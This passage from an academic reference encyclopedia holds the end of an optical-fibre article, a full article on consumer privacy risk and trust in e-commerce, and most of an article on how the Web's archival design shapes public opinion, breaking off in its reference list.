Levin, V.M., Baran, A.M., Lavrova, Z., Zubkov, A., Poisel, H., & Klein, K. (1999, July 14–16). *Production of multilayer optical fibers*. In *Proceedings of POF1999* (pp. 98–101).

Louvros, S. (2000). A proposed UMTS architecture based on ATM technology. *The Journal of the Institution of British Telecommunications Engineers, IBTE, 1*, part 3.

Louvros, S., Iossifides, A.C., Economou, G., Karagiannidis, G., Kotsopoulos, S., & Zevgolis, D. (2004). Time domain modeling and characterization of polymer optical fibers. *IEEE Photonics Technology Letters, 16*(2), 455–457.

Louvros, S., Iossifides, A.C., Karaboulas, D., & Kotsopoulos, S.A. (2003). Overview of plastic optical fiber applications, standards and specifications. In *Encyclopedia of multimedia and networks* (pp. 829–835). Idea Group. ISBN 1-59140-561-0.

KEY TERMS

ATM: Asynchronous transfer mode.

LAN: Local area network.

Macrocell: A cell covering a wide geographical area of max 35 Km.

Microcell: A cell covering mostly urban areas inside cities.

Optical Attenuation: The attenuation of transmitted light through optical waveguides mostly due to material absorption.

Optical Window: A range of wavelengths that attenuation has the lower value. The criterion to choose the optical source.

Picocell: A cell covering an area of 100–200 m in city centers or in-building coverage.

Polymer Optical Fiber (POF): An optical fiber designed by a special polymer material.

Privacy Risk in E-Commerce

Tziporah Stern
Baruch College, CUNY, USA

INTRODUCTION: PRIVACY

Privacy, or the right to hold information about oneself in secret (Masuda, 1979; O'Brien & Yasnof, 1999), has become increasingly important in the information society. With the rapid technological advances and the digitalization of information, retrieval of specific records is more rapid; personal information can be integrated into a number of different data files; and copying, transporting, collecting, storing, and processing large amounts of information is easier. Additionally, the advent of the World Wide Web and the fast-paced growth of the Internet have created further cause for concern. The vast amounts of digital information and the pervasiveness of the Internet facilitate new techniques for gathering information—for example, spyware, phishing, and cookies. Hence, personal information is much more vulnerable to being inappropriately used. This article outlines the importance of privacy in an e-commerce environment, the specific privacy concerns individuals may have, antecedents to these concerns, and potential remedies to quell them.

PRIVACY: AN IMPORTANT ASPECT OF E-COMMERCE SUCCESS

When individuals conduct transactions on the Internet, there are various risks that must be evaluated (see Table 1 (Jacoby & Kaplan, 1972)), recent research has also included privacy as a new risk factor (Featherman & Pavlou, 2003).

People enjoy the convenience of purchasing products online; however, to do so they are risking the confidentiality of their personal information. This occurs since an individual and an organization have different objectives. Businesses collect vast amounts of information for many different purposes:

- To serve their customers more successfully;
- Personalize products and offerings; and
- Build long term relationships (Resnick & Montania, 2003).

This can benefit individuals by enabling them to experience the convenience of online shopping and personalize products. However, when divulging personal information to any entity they must weigh the benefits and risks in each situation since any disclosure of information has the potential of making them more vulnerable to privacy loss.

Individuals generally do not want to share personal information (Hoffman, 2003), and with regard to e-commerce, research has linked privacy to shopper's purchase intent (Eastlick, Lotz, & Warrington, 2006; Kuhlmeier & Knight, 2005; Liu, Marchewka, Lu, & Yu, 2004; Ranganathan & Ganapathy 2002), willingness to transact (Dinev & Hart, 2006; Van Slyke, Shim,

Table 1. Types of risk (adapted from Jacoby & Kaplan, 1972)

Risk Type	Definition
Performance	Product will not perform as described
Financial	Monetary loss
Time/Convenience	Waste time researching the product and potentially make a bad decision
Psychological	Negative affect on the person's self-perception, loss of self-esteem
Social	Loss of status in social group
Physical	Bodily harm
Privacy	Loss of personal information

Johnson, & Jiang, 2005), and willingness to provide information (Meinert, Peterson, Criswell, & Crossland, 2006). Therefore, to build successful relationships businesses must address their customer's privacy concerns so that their customers will trust them (Resnick & Montania, 2003). They must also protect any information they have access to, since this is what consumers expect of them (Hoffman, Novak, & Peralta, 1999). This trust is the key to building a valuable relationship with customers (Hoffman et al., 1999; Liu et al., 2004). In fact, trust serves to reduce perceived privacy risk (Malhotra, Kim, & Agarwal, 2004; Van Slyke et al., 2005). Therefore, it is evident that privacy is an important factor in an individual's decision to disclose information on the Internet, and hence an important aspect of e-commerce success.

INDIVIDUAL CHARACTERISTICS

The privacy issue is of concern to many types of people and individuals from different backgrounds. There are many different factors that can have an affect on the amount of privacy risk an individual perceives. Many of these factors are individual characteristics such as age, gender, education level, marital status (Liebermann & Stashevsky, 2002), and culture (Choi & Gestfeld, 2004; Milberg, Smith, & Burke, 2000; Smith, 2001). For example, older people tend to be more concerned about supplying their personal information on the Internet (Liebermann & Stashevsky, 2002; Nowak & Phelps, 1992), and women are less willing to disclose information (Cazier, 2002). In addition, the amount of experience an individual has using the Web (i.e., frequency accessing the Internet, number of purchases made via the Internet, satisfaction with past Internet purchases) influences the nature of the information considered private (Hoffman et al., 1999) and risk perceived (Liebermann & Stashevsky, 2002; Kuhlmeier & Knight, 2005).

TYPES OF INFORMATION

There are several different types of information that individuals may be reluctant to share—Table 2 summarizes some examples of these types of information. It is important to realize that *quality* of information is very important, since "not all personal information is equal" (Berghel, 2000). There are three categories of information:

- Personally identifiable, such as social security number, or full name;
- Information that is not identifiable unless it is combined with other information, such as first name or date of birth; and
- Anonymous information, such as IP address (FTC, 2000).

Individual's concerns are directly related to the specificity of information, where personal and individually specific information is mainly what individuals are most concerned about protecting (Nowak & Phelps, 1992).

PRIVACY CONCERNS: COLLECTION, CONTROL, AND AWARENESS

When interacting with a Web site, individuals as consumers are now more wary about protecting their data, and have many concerns regarding personal information misuse. Table 3 lists the various concerns individuals have and threats to information misuse. Many of these concerns have become major problems, due to the abundance of information readily accessible on the Web and the ability to easily collect new information. For example, new information can be collected via cookies, keyloggers, spyware, phishing, and many other types of malicious software and hardware. In addition, data-mining tools facilitate the analysis of

Table 2. Private information

- Address
- Click streams
- Cookies
- Credit card numbers
- Date of birth
- Demographic information
- E-mail
- Health care information and medical records
- Name
- Phone number
- Real time discussion
- Social security number
- Usage tracking

vast amounts of information by using computer merging and computer matching. When individuals have authorized data for one purpose, and not necessarily another, information may be extracted for further use and analysis, using the personal information that was originally collected legitimately. More specifically, a consumer's information may have been split up amongst many different databases. Using sophisticated computer programs information is extracted and used to create a *new* database that contains a combination of *all* the aggregate information. Alternatively, using an identifier such as a social security number can help gain access to personal records on my databases, such as state's municipal databases, since many databases use social security numbers as identifiers (Berghel, 2000).

The many different concerns individuals have can be divided up into three or four main categories. The original scale for a measure of individuals concerns contained four items: collection, errors, unauthorized secondary use, and improper access (Smith, Milberg, & Burke, 1996). However, more recently Malhotra et al. (2004) mapped these items to three main constructs which affect the degree an individual is concerned about privacy:

Table 3. Individual's concerns

- Access
- Analyzing
- Collection
- Combining data
- Contents of data storage device
- Cookies
- Creating marketing profiles of consumers
- Cross matching
- Cyber stalking
- Distributing and Sharing
- Errors in data
- Identity theft
- Keylogger software
- Phishing
- Reduced judgment in decision making
- Secondary use of data
- Selling data
- Spam
- Spyware
- Spoofing
- Storing
- Use
- Video surveillance on the Internet
- Web bugs

- **Collection:** How much personally identifiable information being collected and stored? What types of information are being collected?
- **Control:** How much control does an individual have over information in a business's database? Individuals would like to be able to explicitly give permission for businesses to use their information (i.e., opt-in).
- **Awareness of privacy practices:** How knowledgeable is the individual about privacy policies of a business?

All these dimensions express the concern individuals have about the vulnerability of their information and the potential for misuse. Therefore, privacy policies, seals, and any other way of securing information on the Internet are important ways for businesses to address their customers' reservations (Pan & Zinkhan, 2006).

One of the many ways a business can gain consumer confidence is by establishing a privacy policy, which may help consumers trust the businesses which may lead to the suppression of privacy concerns and lead them to return to the Web site to make more purchases (Liu et al., 2004; Pan & Zinkhan, 2006), or disclose more information (Meinert et al., 2006). Privacy protection may thus be even more important than Web site design and content (Ranganathan & Ganapathy, 2002). Also, if an organization is open and honest with consumers, the latter can make a more informed decision as to whether or not to disclose information (Olivero & Lunt, 2004).

However, according to a recent survey in October 2006, one-fifth of Fortune 500 companies do not post a privacy policy on their Web site, and only 9% have a privacy seal. In addition, research has discussed the importance of addressing the Fair Information Practices (FIP) which are U.S. guidelines to protecting information (see Terms section). However, only 4% of these companies address *all five* areas of the FIP, and only 31% address *some* aspects (Schwaig, Kane, & Storey, 2006). There is also a mismatch between policies and practices (Smith, 2001); this means a company may publicize fair information policies, but in practice does not follow its own guidelines. In addition, when people are using the Internet, they often rely on legal protection and do not act according to their stated privacy preferences (Berendt et al., 2005). Also, when a Web site has a privacy policy they reflexively trust it (Pan & Zinkhan, 2006) and assume that their information will be protected (Milne & Culnan, 2004). However, this is not necessarily the case, since every privacy policy must be carefully read to understand what will be protected. In fact, 77% of fortune 500 companies collect personal information, even when they *do* have a privacy policy (Schwaig et al., 2006).

PRIVACY REMEDIES

There have been many attempts at trying to solve the privacy problem and many of the solutions do work. However, individuals must be educated about the potential problems so that they can protect themselves appropriately. There are three different types of solutions: governmental regulation, self-regulation, and technological approaches.

Governmental Regulation

Some form of government policy is essential, since in the absence of regulation and legislation to punish privacy offenders consumers may be reluctant to share information. Research is constantly looking at ways to create effective and efficient legislature (i.e., Ciocchetti, 2007). However, written privacy policy requires enforcement (O'Brien & Yasnoff, 1999). In addition, given the current bureaucratic nature of legislation, technology advances far faster than the laws created to regulate it. Consequently, self-regulation may be a better solution.

Self-Regulation

There are a numerous forms of self-regulation. The Fair Information Practices (U.S.) and the Organization for Economic Co-operation and Development (OECD) Guidelines (International) are both guidelines for protecting computerized records. These guidelines provide a list of policies a company should follow. Another type of self-regulated solution is a privacy seal program such as TRUSTe or Verisign. A business may "earn" these seals by following the guidelines that the seal company provides. A third kind of self-regulation is opt-in/opt-out policy. This enables individuals to choose services voluntarily. A joint program of privacy policies and seals may provide protection comparable to government laws (Cranor, Reagle, & Ackerman, 1999) and may even address new issues faster than legislation.

Technology

Technological solutions are also a viable alternative; probably the most practical in today's fast paced technological boom. Technologies can protect individuals by using encryption, firewalls, anti-spyware, and anonymous and pseudonymous communication. A well-known privacy technology is the Platform for Privacy Preferences (P3P), a World-Wide Web Consortium (W3C) project which provides a framework for online interaction and assists users in making informed privacy decisions. In summary, although there seems to be some promise to each of these three alternatives, a combination of government regulation, privacy policies, and technology may be the best solution.

CONCLUSION

The rapid growth of technology has created many opportunities as well as risks. E-commerce has become an important and viable business practice that relies on individual's information disclosure. For the individual it offers the trade-off of convenience and personalization for personal information, and they must weigh these benefits and potential risks of privacy loss (such as identity theft and spam). This article has reviewed current issues in the areas of privacy risk and e-commerce and its preservation. It has detailed the importance of privacy protection for e-commerce, and the importance of trust and privacy seals. It has also included the differing points of view of those providing the information and those collecting and using it, as well as some remedies for privacy protection, such as anti-spyware software.

REFERENCES

Belanger, F., Hiller, J.S., & Smith, W.J. (2002). Trustworthiness in electronic commerce: The role of privacy, security, and site attributes. *Journal of Strategic Information Systems*, *11*(3-4), 245-270.

Berendt, B., Günther, O., & Spiedermann, S. (2005). Privacy in e-commerce: Stated preferences vs. actually behavior. *Communications of the ACM, 48*(4), 101-106.

Berghel, H. (2000). Identity theft, social security numbers, and the Web. *Communications of the ACM, 43*(2), 17-21.

Cazier, J.H., Shao, B.B.M., & St. Louis, R.D. (2002, August 9-11). Personal privacy preferences in e-business: A focus on trust and value compatibility. In *Proceedings of the 8th Americas Conference on Information Systems*, Dallas, Texas.

Choi, J., & Geistfeld, L.V. (2004). A cross-cultural investigation of consumer e-shopping adoption. *Journal of Economic Psychology, 25*, 821-838

Cioccehetti, C.A. (2007). E-commerce and information privacy: Privacy policies as personal information protectors. *American Business Law Journal, 44*(1), 55-126.

Cranor, L.F., Reagle, J., & Ackerman, M.S. (1999). *Beyond concern: Understanding net users' attitudes about online privacy* (AT&T Labs-Research Tech. Rep. No. TR 99.4.3). Retrieved December 10, 2007, from http://www.research.att.com/resources/trs/TRs/99/99.4/99.4.3/report.htm

Dinev, T., & Hart, P. (2006). An extended privacy calculus model for e-commerce transactions. *Information Systems Research*, *17*(1), 61-80.

Eastlick, M.A., Lotz, S.L., & Warrington, P. (2006). Understanding online B-2-C relationships: An integrated model of privacy concerns, trust, and commitment. *Journal of Business Researc, 59*, 877-886.

Featherman, M.S., & Pavlou, P.A. (2003). Predicting e-service adoption: A perceived risk facets perspective. *International Journal of Human-Computer Studies, 59*, 451-474.

Federal Trade Commission (FTC). (2000). *Privacy online: Fair information practices in the electronic marketplace*. Retrieved December 10, 2007, from http://www.ftc.gov/reports/privacy2000/privacy2000.pdf

Hoffman, D.L. (2003, May 14). The consumer experience: A research agenda going forward. FTC *Public Workshop1: Technologies for Protecting Personal Information: The consumer Experience. Panel: Understanding How Consumers Interface with Technologies Designed to Protect Consumer Information*. Retrieved December 10, 2007, from http://elab.vanderbilt.edu/research/papers/pdf/manuscripts/FTC.privacy.pdf

Hoffman, D.L., Novak, T.P., & Peralta, M. (1999). Information privacy in the marketplace: Implications for the commercial uses of anonymity on the Web. *The Information Society, 15*(2), 129-140.

Jacoby, J., & Kaplan, L.B. (1972). The components of perceived risk. *Advances in Consumer Research, 1*(1), 382-393.

Kuhlmeier, D., & Knight, G. (2005). Antecedents to internet-based purchasing: A multinational study. *International Marketing Review, 22*(4), 460-474.

Liebermann, Y., & Stashevsky, S. (2002). Perceived risks as barriers to Internet and e-commerce usage. *Qualitative Market Research*, *5*(4), 291-301.

Liu, C., Marchewka, J.T., Lu, J., & Yu, C.S. (2004). Beyond concern-a privacy-trust-behavioral intention model of electronic e-commerce. *Information & Management*, *42*(1), 127-142.

Malhotra, N.K., Kim, S.S., & Agarwal, J. (2004). Internet users' information privacy concerns (IUIPC): The construct, the scale, and a causal model. *Information Systems Research, 15*(4), 336-355.

Masuda, Y. (1979). Privacy in the future information society. *Computer Networks, 3*(3), 164-170.

Meinert, D.B., Peterson, D.K.,Criswell, J.R., & Crossland, M.D. (2006). Privacy policy statement and consumer willingness to provide information. *Journal of Electronic Commerce in Organizations, 4*(1), 1-17.

Milberg, S.J., Smith, H.J., & Burke, S.J. (2000). Information privacy: Corporate management and national regulation. *Organization Science, 11*(1), 35-58.

Milne, G., & Culnan, M.J. (2004). Strategies for reducing online privacy risks: Why consumers read (or don't read) online privacy notices. *Journal of Interactive Marketing, 18*(3), 15-29.

Nowak, G. J., & Phelps, J. (1992). Understanding privacy concerns: An assessment of consumers' information-related knowledge and beliefs. *Journal of Direct Marketing, 6*(4), 28-39.

O'Brein, D.G., & Yasnoff, W.A. (1999). Privacy, confidentiality, and security in information systems of state health agencies. *American Journal of Preventive Medicine, 16*(4), 351-358.

Olivero, N., & Lunt, P. (2004). Privacy versus willingness to disclose in e-commerce exchanges: The effect of risk awareness on the relative role of trust and control. *Journal of Economic Psychology, 25*(2), 243-262.

Pan, Y., & Zinkhan, G.M. (2006). Exploring the impact of online privacy disclosure on consumer trust. *Journal of Retailing, 82*(4), 331-338.

Ranganathan, C., & Ganapathy, S. (2002). Key dimensions of business-to-consumer Web sites. *Information & Management, 39*(6), 457-465.

Resnick, M.L., & Montania, R. (2003). Perceptions of customer service, information privacy, and product quality from semiotic design features in an online Web store. *International Journal of Human-Computer Interaction, 16*(2), 211-235.

Schwaig, K.S., Kane, G.C., & Storey, V.C. (2006). Compliance to the fair information practices: How are Fortune 500 handling online privacy disclosures? *Information and Management, 43*, 805-820.

Smith, H.J. (2001). Information privacy and marketing: What the US should (and shouldn't) learn from Europe. *California Management Review, 43*(2), 8-34.

Smith, H. J., Milberg , S.J., & Burke, S.J. (1996). Information privacy: Measuring individuals' concerns about organizational practices. *MIS Quarterly*, *20*(2), 167-196.

Van Slyke, C., Shim, J.T., Johnson, R., & Jiang, J. (2006). Concern for information privacy and online consumer purchasing. *Journal of the Association for Information Systems*, *7*(6), 415-448.

KEY TERMS

Cookies: A string of text a web browser sends to you while you are visiting a Web page. It is saved on your hard drive, and it saves information about you or your computer. The next time you visit this Web site, the information saved in this cookie is sent back to the Web browser to identify you.

Data Mining: A process by which information is extracted from a database or multiple databases using computer programs to match and merge data and create more information.

Fair Information Practices (FIP): Developed in 1973 by the US Department of Health Education and Welfare (HEW) to provide guidelines to protect computerized records. These principles are: collection, disclosure, accuracy, security, and secondary use. Some scholars categorize the categories as follows: notice, choice, access, security, and contact information (FTC, 2000).

Opt-in/opt-out: A strategy a business may use that sets up a default choice (opt-in) in a form that forces a customer to, for example, accept e-mails or give permission to use their personal information, unless they deliberately decline this option (opt-out).

Phishing: fraudulent way of collecting individual's personal information by masquerading as a legitimate party

Privacy: The right to be left alone and to control and manage information about oneself.

Privacy Seals: A "seal" a business may put on its Web site—such as Verisign or TRUSTe—to show that it is a trustworthy organization that adheres to its privacy policies.

Spyware: Hidden software that works discreetly in the background monitoring the computer user's activities and may downgrade computer performance by "stealing" CPU cycles, displays pop-up ads, and redirect users to spyware affiliated Web sites.

Public Opinion and the Internet

Peter Murphy
Monash University, Australia

INTRODUCTION

The development of the "World Wide Web" has had a significant impact on the formation of public opinion in democratic societies. This impact, though, has not been exactly that predicted by early 1990's prophets of the Web, who expected a decentralization of traditional mass media. If anything, the easy accessibility of the Web-enabled Internet (hereafter, "the Net") has extended the audience reach of traditional network media. Despite this, the Net is fundamentally changing the nature of public opinion.

One should be wary of thinking of this change as a technology-enabled extension of the 19th-century liberal public. In the liberal view, the Net is a difficult-to-control free speech medium. It engenders a babble of voices devoted to persuading citizens and governments of the merits and otherwise of laws and policies. Because the Web's infrastructure of servers is global, dictatorial, or even legal, control of it is difficult to achieve. This is especially true for governments that want to encourage the pragmatic benefits of computer-mediated commerce.

Yet, to see the Net simply as a free-speech medium does not do full justice to its nature. It began life as a powerful document delivery system, and, in important ways, its long-term impact on public opinion derives from that fact. The Web leveraged existing inter-networked computing to enable a new way of creating, collecting, storing, transforming, and disseminating documents and information objects. The frothy activity of instant commentary and interest group campaigning that the Net facilitates disguises the extent to which the logic of the public sphere is undergoing a long-term paradigmatic shift shaped by its origins as a document archive.

BACKGROUND

The architect of this dynamic document archive was Tim Berners-Lee (Berners-Lee, 1999; Naughton, 1999). In 1980, Berners-Lee began work as consultant at CERN, the international particle research body located near Geneva. CERN was a "city of turnover." Its principal social characteristic was a transient population. Visiting physicists who came and went did much of the center's experimentation. Scientists, on average, stayed two years. The problem that resulted was how to maintain good documentation tracking when staff turnover was so high. Berners-Lee set out to solve this problem.

His first attempt was to create a program called ENQUIRE (1980), which he dubbed a "memory substitute." He filled documents with words which, when highlighted, would lead to other documents. This was similar to the Apple Macintosh HyperCard. This application, in its turn, borrowed the hypertext concept from Ted Nelson (Nelson, 1992). Hypertext conceived information as connection or linkage. Berners-Lee adapted this idea to create the beginnings of a publicly-accessible archive of documents. The archive was initially restricted to CERN. In 1989, however, Berners-Lee conceived a plan for a universal document system. Universal meant global. The idea was to use a mix of hypertext and networked computing to link all documents and information objects in the world. The idea of a universal system was a conceptual breakthrough. A universal system meant there would be no central control or source of information, whether in the sense of a centralized undemocratic hierarchy or else a democratic hub-and-spoke network. Universal also meant the potential integration of all information systems.

Berners-Lee had another powerful idea. He thought that a universal information system should mean not only universal access to and retrieval of documents, but also the universal capacity to publish documents. He insisted (against the opposition of peers) that this should be a system in which anyone using a hypertext editor could publish a linked document. The hypertext editor was the forerunner of the HTML editor. Andries van Dam had created the first functional hypertext editor in 1967 at Brown University.

In 1990, Berners-Lee got support from CERN senior managers for what had been to that date virtually a private project. He created a program called a "browser" that provided a virtual "window" through which a user saw a web of linked resources on the existing "Internet" (i.e., the existing inter-network of networked computers that had grown up since the 1970's). His small team also created a "Web server." based on the client-server model. He envisaged a system in which information would be stored on networked computer servers. Client programs (browsers) running on other networked computers would access these servers.

How would the information be extracted from these servers? One option was to use existing technology such as TELNET or FTP. A second more powerful idea was that of the "inter-face." This concept came from the hypertext community. An inter-face was a "window" that displayed the structure of the virtual space of linked texts. Originally, node-link diagrams represented this structure. The first browsers were not graphical. Graphical interfaces came later. Marc Andressen's 1993 Mosaic browser was the first with the standard graphical interface of windows, graphics, and point-and-click functionality.

Berner-Lee's desire for universality meant that he had to ensure that public information on any networked computer anywhere in the world could be accessed through the browser. To achieve this end, Berners-Lee devised a set of protocols by which different machines could talk to each other and exchange information. One protocol specified the location of information. It was like an IP address. A second protocol for information exchange between machines was modeled on FTP. This was the HTTP (Hypertext Transport Protocol). A third protocol established a uniform way of structuring documents: Hypertext Mark-up Language (HTML). HTML was based on SGML (Standard Generalized Mark-up Language) already used in the electronic publishing world. It provided conventions for attaching tags to pages.

CRITICAL ISSUES: FROM PEERS TO AUTOPOIESIS

The result of Berners-Lee's architecture was a cheap, quick, and reliable system for accessing, retrieving, and publishing documents. Any person with access to the Internet in principle could look at any document stored on a Web server (unless it resided on a secure server where access was intentionally limited). A person with some Web server space could publish any documents they liked on the Internet, as long as they had some simple knowledge of HTML page creation.

What followed from this were two major consequences for public opinion. The first was that anyone with a relatively simple set of tools could publish their own opinions. On the Web, these opinions were accessible to anyone anywhere in the world with access to a computer and an Internet Service Provider.

Computer-mediated universal access and self-publishing created a new kind of public sphere. They also created a new set of justice and equity problems. Not everyone can afford access, and certainly not unlimited access, to the Internet. Indeed, most of the world does not have a telephone connection, let alone a computer or an ISP account. But then, most of the world has also never participated in public opinion formation of any kind. In the still limited number of countries where there is a history of strong public spheres, programs sponsored by governments and private foundations emerged in order to overcome access inequalities. Widespread provision of computing by companies and educational institutions also facilitated access to the new digital public as well. "Stealing time" from institutions for public and private Net activity emerged in the well-endowed democracies as a "quasi-entitlement," creating dilemmas for organizations as to "when and where and how" to encourage or discourage such tacit activity.

In democratic societies with long-established publics, and a correlative strong propensity to create intellectual wealth, virtually all social groups and classes have directly or indirectly benefited from the increasing access to information made possible by the Net. At the other end of the political spectrum, the Net has posed significant dilemmas for dictatorial governments. Their first instinct has been to censor Web materials. However, censorship is difficult to apply to the Net, because material is published on thousands of Web servers in hundreds of countries. Dictatorial states instead discourage access to computer hardware, the setting up of ISPs, and the local publication of sites. However, as the Net is also a major scientific and commercial medium, with implications for trade and military science, such controls also hurt a state's economic and technology performance.

In contrast to crude dictatorships, authoritarian states like China have sought to preserve the economic and scientific advantages of the Net, while discouraging free speech and restricting freedom of information. Such states encourage user accounts while maintaining a state monopoly over government documents, blocking access to a relative handful of politically-sensitive international news and government sites, and closing down local opposition sites. These measures alone cannot prevent individuals from browsing critical materials. Thus, authoritarian states have come to rely heavily on the strategy of self-censorship. They rely on the fear of Web users that the government may find out about, and punish them, for visiting sites of which the government disapproves. Users are aware that it is difficult to erase all traces of such activity from a computer's hard drive. Packet sniffing, keystroke monitoring, and inspection of logs allow systems administrators to audit unauthorized activity on network computers. But monitoring all Net activity would be insanely labor-intensive, and thus self-defeating for any government. Therefore, authoritarian states depend on their population using the Net for social communication (for chat), but not for political communication. A government might occasionally audit the immensely popular chat rooms, but so long as users avoid explicit political comment the state has no further interest in what is being said.

The success of the strategy of self-censorship has been one of the reasons that the Net has not proved to be the kind of libertarian force that its prophets in the mid-1990's expected it to be. However, authoritarian state strategies are not the only reason for this. A lot of the Net's supposed power to shape public opinion is overstated. Take the much-touted ability of Net users to post opinions on the Web. Anyone in a democratic state with modest resources and motivation can publish more or less whatever they like, more or less wherever they are, and at any time. The popularity of blogs (Web logs), video postings, threaded discussions, relay chat, and so on are testament to this. However, often this means little more in practice than that the Net is a powerful expressive medium. It allows no-holds-barred statements of opinions and views. Other Net users, though, can just as easily ignore these. Cohorts involved in threaded discussions typically have difficulty sustaining dialogues. It is striking how minimally interactive much-supposed interactive discussion actually is (Davies, 2003). Expression on the Net is often mistaken for discussion. This phenomenon has significant implications for the Net as a medium of public opinion.

Net citizens, or *netizens* (Hauben & Hauben, 1997), have difficulty sustaining arguments with political opponents. They quickly drift off topic. They do not engage with each other. History can help us understand why this is so. Peer-based formation of public opinion emerged in the 18th century (Gouldner, 1976; Habermas, 1991). It arose out of face-to-face debates that had been released from the constraints of traditional social hierarchies. Coffee houses and the Houses of Parliament in London were crucial to this development. In this setting, we see public opinion formed through the arguments of peers. Peers have no social authority to compel others to agree with their opinions. As in a jury room, they have to garner agreement by reasoning. In 18th-century England, newspapers recorded the debates of peers. Thanks to the existence of an effective postal service, the reports of these debates could be sent to the provinces. Debate between peers meant that public opinion was shaped by feedback. Statements were made, and others responded to them. Responses in turn were responded to, as the pitch of debate increased.

It is an illusion to think that the Net functions like this. It has many powerful tools to facilitate interactive responses, from discussion boards to e-mail. But the ability of these tools to reach anyone with an e-mail address also means that the technology contradicts the small-scale logic of peer debates. The greatest extent of one's peers is around 150-200 people. Yet the Net allows everyone in the world to be one's peer. Peer-style feedback cannot function meaningfully on that scale. Cybernetic models of feedback may work for machine self-regulation (Weiner, 1948), but not for opinion articulation.

The world scale of the Net is the result of a longer historical process in which the small scale of peer debate has been subsumed by larger-scale processes of public opinion formation. From the mid-19th century, telegraphic (and later telephony) networks permitted news services to transmit opinion samples to news organizations with great speed and "from anywhere to anywhere" served by these networks. Correspondingly, newspapers developed editorial formula to communicate with a mass audience, in place of peer audiences. The rise of the organization society and its generic ideologies—such as liberalism and socialism—abetted this development.

Communication became a professional activity. With the development of radio and television networks, formula-driven reports could be instantly transmitted to a mass audience. The public opinion that developed in this context was formed through the gatekeeping of competing news organizations. How opinions were collected, edited, and redistributed through networks of public broadcasters and private media companies was crucial to their eventual shape.

The third, most recent, stage of public opinion emerged with the Web in the 1990's. Gatekeeper publishing organizations have a strong presence on the Net. Peer-to-peer forums and tools are also widely available and well supported. However, the key innovation of the Net is that virtually anyone with a basic skill set and modest resources can publish their own material. They can "post" material to a URL (Universal Resource Location) address. Each byte of data in a computer memory has a numeric address. Addresses allow data to be located. The model of the Net as an addressable medium was initially derived from Von Neumann's computer architecture (Bolter, 1984; Floridi, 1999). The idea of the numeric addressing of space ultimately derives from Descartes. Long before computing, it underpinned the modern concept of a postal service with its numeric street addresses and zip codes. When Berners-Lee adapted this "reading, writing, addressing, and posting" technology, what we ended up with was individuals being able to "post" a document to a public computer address that anyone could browse. As long as a person was motivated to search for the document that might be located at any of millions of addresses, and as long as they had some search skills and tools, they could locate the document.

What the "public post" model is geared towards is not peer-to-peer communication, but archival transmission. It is not governed by the judgment of professional editorial gatekeepers, but by self-publishers. This begs the question: How is public opinion formed in the age of addressable media?

One answer to this question is that addressable media do not support the type of collective public opinion typical of the age of large media organizations. Partly, this is because of the reduction in the influence of editorial filtering mechanisms that can shape such an opinion. Partly, this is because collective opinion is simply less important to democratic functioning in a cybernetic society in contrast to the growth of self-regulating systems. One of the most important examples of a self-regulated system is the Net itself. What counts is not its capacity for broadcasting opinion, or for stimulating mutual dialogue. What is crucial is its capacity to post, archive, and retrieve opinion in a self-regulating way. The Net makes us rethink the very nature of opinion.

The Net is a self-organizing or autopoietic system. The classic example of such a system is the city (Jacobs, 1985; Johnson, 2001; Murphy, 2001, 2003). For example, the way that traffic flows in a city exists independently not only of each driver's desires, but even of the intentions of the most foresighted planner. Little that happens in cities is explicitly legislated, yet city life is shaped by powerful patterns well understood by its denizens. Scale, symmetry, proportionality, and economy generate many of these anonymous forms. They can last for generations. Some of the patterns of Rome, for example, have persisted for over 2,000 years. Such patterns often prove highly palatable to city dwellers. They make good use of them to generate their own incremental additions to city life.

The Net operates much like a city. We can begin to understand why this is so if we look again at Berners-Lee's original design for the Web. He designed it to archive documents. Its purpose was to transmit science documents over time. Scientists who left CERN could archive their papers so that they would be readily available to incoming researchers. The model of this was neither the debating forum of scientific peers, nor was it the office newsletter. What emerged from the initial design of the Web was a giant Alexandrine-like archive. The things that characterize the archive are:

1. It is driven by the self-publishing and self-organizing efforts of its contributing parts. No contributing part (individual, group, or organization) has much influence measured against the whole of the Net. No contributing part can be a gatekeeper for the whole. There is not an editorial "ghost in the machine" to regulate the system. Likewise, the archive has no peer bodies (for example, a Senate or Dr. Johnson-style clubs) where public opinion is decisively shaped;
2. In self-organizing systems, what counts is the long-term transmission of pattern and structure. Generations come and go, endless changes are made, and yet through all of the changes, certain patterns persist. The contribution of each part belongs to a larger scheme of things;

3. Each part has difficulty comprehending the whole of the archive, but each contributor nonetheless still understands something of its tacit architecture;
4. This architecture, like all great architecture, is simple. With a few elementary pattern-ideas, beginning in the case of the Net with a few protocols, a complex structure is created;
5. Other patterns emerge spontaneously, like the Zipf distributions or "power law" of the Net;
6. Like a city, sight and sound and movement are as important to the Net as text is. Correspondingly, opinion that lasts is as much characterized by its composition and design as by its peer standpoint or its generic ideology; and
7. Such an autopoietic system allows millions of persons to contribute to it. The nature and meaning of the system remains independent of the intentions, beliefs, or opinions of any and all of the contributors. Like a city, the autopoietic archive has a character separate from its makers.

CONCLUSION

Peer opinions emerged as important in the collegial societies of the 18th century. Editorial opinion became crucial in the context of the organizational societies of the late 19th and 20th centuries. As it entered the era of the archive, opinion assumed the time-scale of autopoietic systems. This is "the thousand-year scale of the metropolis" (Johnson, 2001, p. 99). The future lasts a long time. The power of such an archive is transmissive rather communicative (Debray, 2000; Vandenberghe, 2007). The thing that matters is not the communicative interaction of peers or mass communication, but transmission across time.

Transmissive power is measured in decades, centuries, and even millennia. The medium of the Net has exceptional capacity to instantly send, retrieve, and self-publish material. Yet the ultimate logic of the Net is to preserve and transmit those documents and objects over time. An understanding of large-scale transmissive systems, and their role in shaping autopoietic societies, is still sketchy. It remains a key topic for future research.

REFERENCES

Berners-Lee, T. (1999). *Weaving the Web*. New York: HarperCollins.

Bertalanffy, L. (1968). *General system theory*. New York: George Braziller.

Bolter, D. (1984). *Turing's man*. Chapel Hill: University of North Carolina Press.

Davies, W. (2003). *You don't know me, but… Social capital and social software*. London: Work Foundation.

Debray, R. (2000). *Transmitting culture*. New York: Columbia University Press.

Gouldner, A. (1976). *The dialectic of ideology and technology*. New York: Seabury.

Habermas, J. (1991). *The structural transformation of the public sphere*. Cambridge, MA: The MIT Press.

Hauben, M., & Hauben, R. (1997). *Netizens*. Los Alamitos, CA: IEEE Computer Society Press.

Jacobs, J. (1985). *Cities and the wealth of nations*. New York: Vintage.

Johnson, S. (2001). *Emergence*. Harmondsworth, UK: Penguin.

Murphy, P. (2001). *Civic justice*. Amherst, NY: Humanity Books.

